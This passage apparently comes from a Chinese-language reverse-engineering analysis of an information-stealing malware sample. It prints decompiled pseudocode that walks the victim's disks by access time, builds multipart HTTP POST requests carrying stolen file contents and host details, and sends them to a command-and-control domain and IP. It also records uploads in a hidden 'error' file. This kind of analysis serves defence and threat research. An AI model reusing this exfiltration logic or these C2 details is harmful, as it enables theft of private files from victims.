  lstrcatW(String, FindFileData.cFileName);// 拼接新的文件名 上次文件的打开时间与原始文件名进行拼接
                                      // 如: "20101003-1215_xxx.txt"
  std::ifstream::ifstream(v29, 1);
  v90 = 18;
```

24. 然后调用函数 194570 对新拼接的字符串进行加密，同时调用 192A90 函数进行进一步操作，然后就是继续遍历磁盘了，所以核心函数为 192A90：

```
sub_194570((LPSTR *)&Block, String);// 加密数据，String=新拼接的字符串 "20101003-1215_更新历史.txt"
LOBYTE(v90) = 19;
sub_1943F0((const char *)Block, v16, &v24);
LOBYTE(v90) = 21;
if ( Block != v31 )
  free(Block);
v17 = strstr(v13, v24);
v20 = (char *)v13;
if ( v17 )
{
  operator delete[](v20);
}
else
{
  operator delete[](v20);
  sub_192A90(String, FileName);   // 核心函数，FileName为找到的文件绝对路径，String为构造的新文件名
}
```

```
          operator delete[](v20);
          sub_192A90(String, FileName);   // 核心函数，FileName为找到的文件绝对路径，String为构造的新文件名
        }
        LOBYTE(v90) = 18;
        v18 = v24 - 16;
        if ( _InterlockedDecrement((volatile signed __int32 *)v24 - 1) <= 0 )
          (*(void (__stdcall **)(char *))(**(_DWORD **)v18 + 4))(v18);
        v90 = -1;
        std::ifstream::`vbase destructor(v29);
      }
    }
  }
}
result = (HANDLE)FindNextFileW(hFindFile, &FindFileData);
}
while ( result );
```

sub_192A90

25. 进入 sub_192A90 函数，该函数会首先读取当前文件的具体内容，然后判断其文件格式，接着生成指定的网络数据包，以便后面向 C2 发送数据。其中的数据包内容包括当前文件的上次访问时间、文件路径、文件格式、文件大小；可以看出 C2 的域名为 svc2mcxwave.net：

```
  lpString = a1;                                  // 新拼接的文件名
  v48 = a2;                                       // 当前搜索到的文件名
  std::ifstream::ifstream(v53, 1);
  v69 = 0;
  std::ifstream::open(v53, a2, 33, 64);
  if ( !v55 )
  {
LABEL_23:
    v69 = -1;
    std::ifstream::`vbase destructor(v53);
    return 1;
  }
  memset(&v66[2], 0, 0x3FEu);
  strcpy(v66, "**");
  std::istream::seekg(v53, 0, 2);
  v4 = (_DWORD *)std::istream::tellg(v53, v62);
  v5 = *v4 + v4[2];
  std::istream::seekg(v53, 0, 0);
  Src = operator new[](v5);                       // 新建对象
  memset(Src, 0, v5);
  std::istream::read(v53, Src, v5);               // Src存放读取的数据
  v6 = v54;
  Size = v54;
  std::ifstream::close(v53);
  ExtensionW = PathFindExtensionW(a1);            // 获取文件的扩展名（新拼接的文件，此处为 .txt）
  v8 = sub_193480(ExtensionW);                    // 传入参数  .txt，输出 “text/plain”
  lstrcpyW(Source, v8);                           // source 为新拼接的文件名
  lstrcpyW(&word_19D8C8, a1);                     // a1= 新拼接的文件名
  *(_WORD *)Dest = 0;
```

```
v10 = wcstombs(Dest, Source, v9);             // 宽字节字符转换为多字节字符
v51 = v10;
Block = v61;
sub_194570((LPSTR *)&Block, &word_19D8C8);    // 数据加密
LOBYTE(v69) = 1;
sub_1943F0((const char *)Block, (int)&v46, &v46);
LOBYTE(v69) = 3;
if ( Block != v61 )
  free(Block);
v45 = (_BYTE *)*((_DWORD *)v46 - 3);
itoa_s(                                       // 整数转换为字符串   buffer="18088" 为文件的大小
  (int)&v45[strlen(byte_19C048) + strlen(byte_19C448) + strlen(asc_19C648) + strlen(::Src) + v10 + v6],
  Buffer,
  0x200u,
  10);
v52 = strlen(byte_19B848);                    // 此处保存到为URL地址：" HTTP/1.1\r\nHost:svc2mcxwave.net\r\nConnection: close\r\nContent-Length: "
v11 = &v45[v52                                // V50为长度
        + strlen(Buffer)                      // bufer= "18088"
                                              // 0019BC48= "\nContent-Type: multipart/form-data; boundary=RandomBoundaryRandomBoundry\r\n\r\n"
                                              // 0019C048 "--RandomBoundaryRandomBoundry\r\nContent-Disposition: form-data; name=\"file\"; filename=\""
                                              // 0019C648 "\r\n\r\n"
                                              // 0019C448 "\"\r\nContent-Type: "
        + strlen(byte_19BC48)
        + strlen(byte_19C048)
        + strlen(asc_19C648)
        + strlen(byte_19C448)
        + v51];
::Size = (size_t)&v11[strlen(::Src) + 1 + Size];
```

```
::Size = (size_t)&v11[strlen(::Src) + 1 + Size];
v44 = operator new[](::Size);                    // 创建对象
memset(v44, 0, ::Size);                          // 初始化内存区域
strcpy((char *)v44, byte_19B848);
strcat((char *)v44, Buffer);
strcat((char *)v44, byte_19BC48);
strcat((char *)v44, byte_19C048);
strcat((char *)v44, v46);
strcat((char *)v44, byte_19C448);
strcat((char *)v44, Dest);                       // 将上面内存中的数据进行复制
                                                 //  " HTTP/1.1\r\nHost:svc2mcxwave.net\r\nConnection: close
                                                 //  \r\nContent-Length: 18088\r\nContent-Type: multipart/
                                                 //  form-data; boundary=RandomBoundaryRandomBoundry\r\n\r\n
                                                 //  --RandomBoundaryRandomBoundry\r\nContent-Disposition:
                                                 //   form-data; name=\"file\"; filename=\"20101003-1215_璇存柊鍘嗗彴.txt\"
                                                 //   \r\nContent-Type: text/plain"
v12 = strlen(asc_19C648) + 1;
v13 = (char *)v44 + strlen((const char *)v44);
qmemcpy(v13, asc_19C648, 4 * (v12 >> 2));
v15 = &asc_19C648[4 * (v12 >> 2)];
v14 = &v13[4 * (v12 >> 2)];
v16 = v12;
v17 = Size;
```

26. 紧接着，会继续向数据包中添加当前遍历文件的具体内容，同时添加一个结尾符号：

```
qmemcpy(v14, v15, v16 & 3);
v18 = Src;                                       // Src为当前读取的数据内容
memcpy(&v11[(_DWORD)v44], Src, v17);             // 将当前文件的内容拼接到上面的创建的网络数据包中
memcpy(&v11[(_DWORD)v44 + Size], ::Src, strlen(::Src));// 然后在网络数据包中添加 结尾符号
                                                 // "\r\n--RandomBoundaryRandomBoundry--\r\n"
*((_BYTE *)v44 + strlen(::Src) + (_DWORD)v11 + Size) = 0;
operator delete[](v18);                          // 释放内存空间
v45 = (_BYTE *)(strlen(aTswx3ymlfWgx3) + strlen(a89ykx89rzVx2tl) + strlen(Destination) + strlen(v66));
v19 = strlen(aTswx3ymlfWgx3) + strlen(a89ykx89rzVx2tl) + strlen(Destination) + strlen(v66) + ::Size + 2;
v20 = operator new[](v19);
memset(v20, 0, v19);
strcat((char *)v20, aTswx3ymlfWgx3);             // POST /UihbywscTZ/
strcat((char *)v20, a89ykx89rzVx2tl);            // 45Ugty845nv7rt.php?info=
strcat((char *)v20, Destination);
strcat((char *)v20, v66);                        // 构造收集的用户信息数据包：
                                                 // ebp=025668D0 "POST /UihbywscTZ/45Ugty845nv7rt.php?info=DESKTOP-xxxxxx_Wind

v21 = ::Size;
memcpy((char *)v20 + (_DWORD)v45, v44, ::Size);// 将前后两次构造的网络数据包进行拼接：
                                                 // 用户信息数据包**文件内容数据包
v45[(_DWORD)v20 + v21] = 0;
wprintf(L"%s\n", v20);
```

27. 继续往下，会调用函数 My_1936F0 进行网络连接，并且发送上面构造的数据包，C2 地址同样被加密，但是在 x32dbg 动态调试中已经被解密，为 193.142.58.186：

```
memset(Str, 0, sizeof(Str));                     // 初始化内存
if ( !My_1936F0_Internet(v19, Str) )             // 进行网络连接，上传上面构造的网络数据包，同时接收数据存放到Str指向的内存区域中
{
```

```
v4 = v2;
*(_DWORD *)&name.sa_data[2] = inet_addr(cp);  // 获取IP地址 193.142.58.186
*(_WORD *)name.sa_data = htons(0x50u);
name.sa_family = 2;
v5 = socket(2, 1, 6);
if ( connect(v5, &name, 16) )
{
  closesocket(v5);
  return 0;
}
else
{
  v7 = len;
  v8 = 0;
  if ( len > 0x2000 )
  {
    v9 = ((unsigned int)(len - 8193) >> 13) + 1;
    do
    {
      send(v5, &v4[v8], 0x2000, 0);            // 发送前面构造的网络数据包内容
      v8 += 0x2000;
      --v9;
    }
    while ( v9 );
    v7 = len - ((((unsigned int)(len - 8193) >> 13) + 1) << 13);
    v3 = buf;
  }
  send(v5, &v4[v8], v7, 0);
  operator delete[](v4);
  v10 = 0;
  for ( i = recv(v5, v3, 4096, 0); i; i = recv(v5, &v3[v10], 4096, 0) )// 接收数据存放在buf缓冲区中
    v10 += i;
```

28. 在将构造的数据包发送到 C2 后，会将文件的路径、最近访问时间和文件名进行加密，然后在本地指定文件夹下创建 error 文件，然后将这加密后的文件写入到 error 文件中。

```
if ( !My_1936F0_Internet(v19, Str) )          // 进行网络连接，上传上面构造的网络数据包，同时接收数据存放到Str指向的内存区域中
{
  operator delete[](v44);                     // 释放内存空间
  if ( strstr(Str, "00 O") )                  // 根据接收的指令执行操作
  {
    memset(v67, 0, sizeof(v67));
    memset(v66, 0, sizeof(v66));
    v56 = v57;
    sub_194570((LPSTR *)&v56, lpString);      // lpString为新拼接的文件名，加密字符串
    LOBYTE(v69) = 4;
    sub_1943F0((const char *)v56, v24, &v45);
    LOBYTE(v69) = 6;
    if ( v56 != v57 )
      free(v56);
    v58 = v59;
    sub_194570((LPSTR *)&v58, v48);           // v48=当前搜索到的文件名，进行加密
    LOBYTE(v69) = 7;
  }
qmemcpy(v37, v36, v35);
sub_193F50(0, (const char *)v67);         // 再次进行加密，加密对象为新拼接的文件名： "6454544715659c陞戈彘闡綵摟2x|x"
sub_193F50(v39, v66);                     // 加密对象为当前文件的原始路径： "G>`Xsspw`Glerki`MqtsvxVIGsrwxvygxsv$52;i`陞戈彘闡綵摟2x|x"
v40 = fopen(FileName, "a+");              // 创建文件
                                          // "C:\\Users\\xxxx\\AppData\\Roaming\\Microsoft\\Windows\\SendTo\\error"
                                          //
fprintf(v40, "%s-%s ", (const char *)v67, v66);// 向文件写入加密的数据—即当前遍历到的文件路径及其时间和名称
fclose(v40);
```

名称	修改日期	类型	大小
errlog	2023/12/25 23:46	文件	1 KB
error	2024/1/4 15:23	文件	1 KB

29. 再回到 main 函数，发现程序会多次调用 sub_191700 来获取不同时间段的文件：

```
sub_191700(5);                            // 获取5天之内访问的文件
sub_191700(15);                           // 获取15天之内访问的文件
sub_191700(60);                           // 获取60天之内访问的文件
sub_191700(180);                          // 获取180天之内访问的文件
*(_WORD *)buf = 0;
memset(v26, 0, sizeof(v26));
v12 = strlen(aKix3ymlfWgx3) + 1;          // GET /UihbywscTZ/
v13 = (char *)&WSAData.lpVendorInfo + 3;
while ( *++v13 )
  ;
qmemcpy(v13, aKix3ymlfWgx3, v12);
v15 = strlen(a67ghjv4rzgK2tl) + 1;        // 23Cdfr680nvc7g.php?info=
v16 = (char *)&WSAData.lpVendorInfo + 3;
while ( *++v16 )
  ;
qmemcpy(v16, a67ghjv4rzgK2tl, v15);
v18 = strlen(SubStr) + 1;                 // 17256
v19 = (char *)&WSAData.lpVendorInfo + 3;
while ( *++v19 )
  ;
qmemcpy(v19, SubStr, v18);
v21 = strlen(byte_19B448) + 1;            // " HTTP/1.1\r\nHost:svc2mcxwave.net\r\nConnection: close\r\n\r\n"
                                          //
v22 = (char *)&WSAData.lpVendorInfo + 3;
while ( *++v22 )
  ;
qmemcpy(v22, byte_19B448, v21);
wprintf(L"%s\n", buf);                    // buf的内容： GET /UihbywscTZ/23Cdfr680nvc7g.php?info=17256
                                          // HTTP/1.1\r\nHost:svc2mcxwave.net\r\nConnection: close\r\n\r\n
if ( !sub_194310(buf) && strstr(::buf, SubStr) && strstr(::buf, aQePmji) )
  sub_191700(360);                        // 获取360天之内访问的文件
else
```

30. 到此，核心的代码就分析完了

总结

31. 总的来看，整个代码的逻辑比较简单，调用也不复杂，但是由于很多字符串被加密了，需要结合动态调试才能清晰地理解代码的功能。整个代码的核心功能就是进行**窃密**，遍历受害者主机的文件，对指定格式的文件进行窃取，然后上传到 C2 服务器，同时在本地指定的文件中进行上传的记录。
32.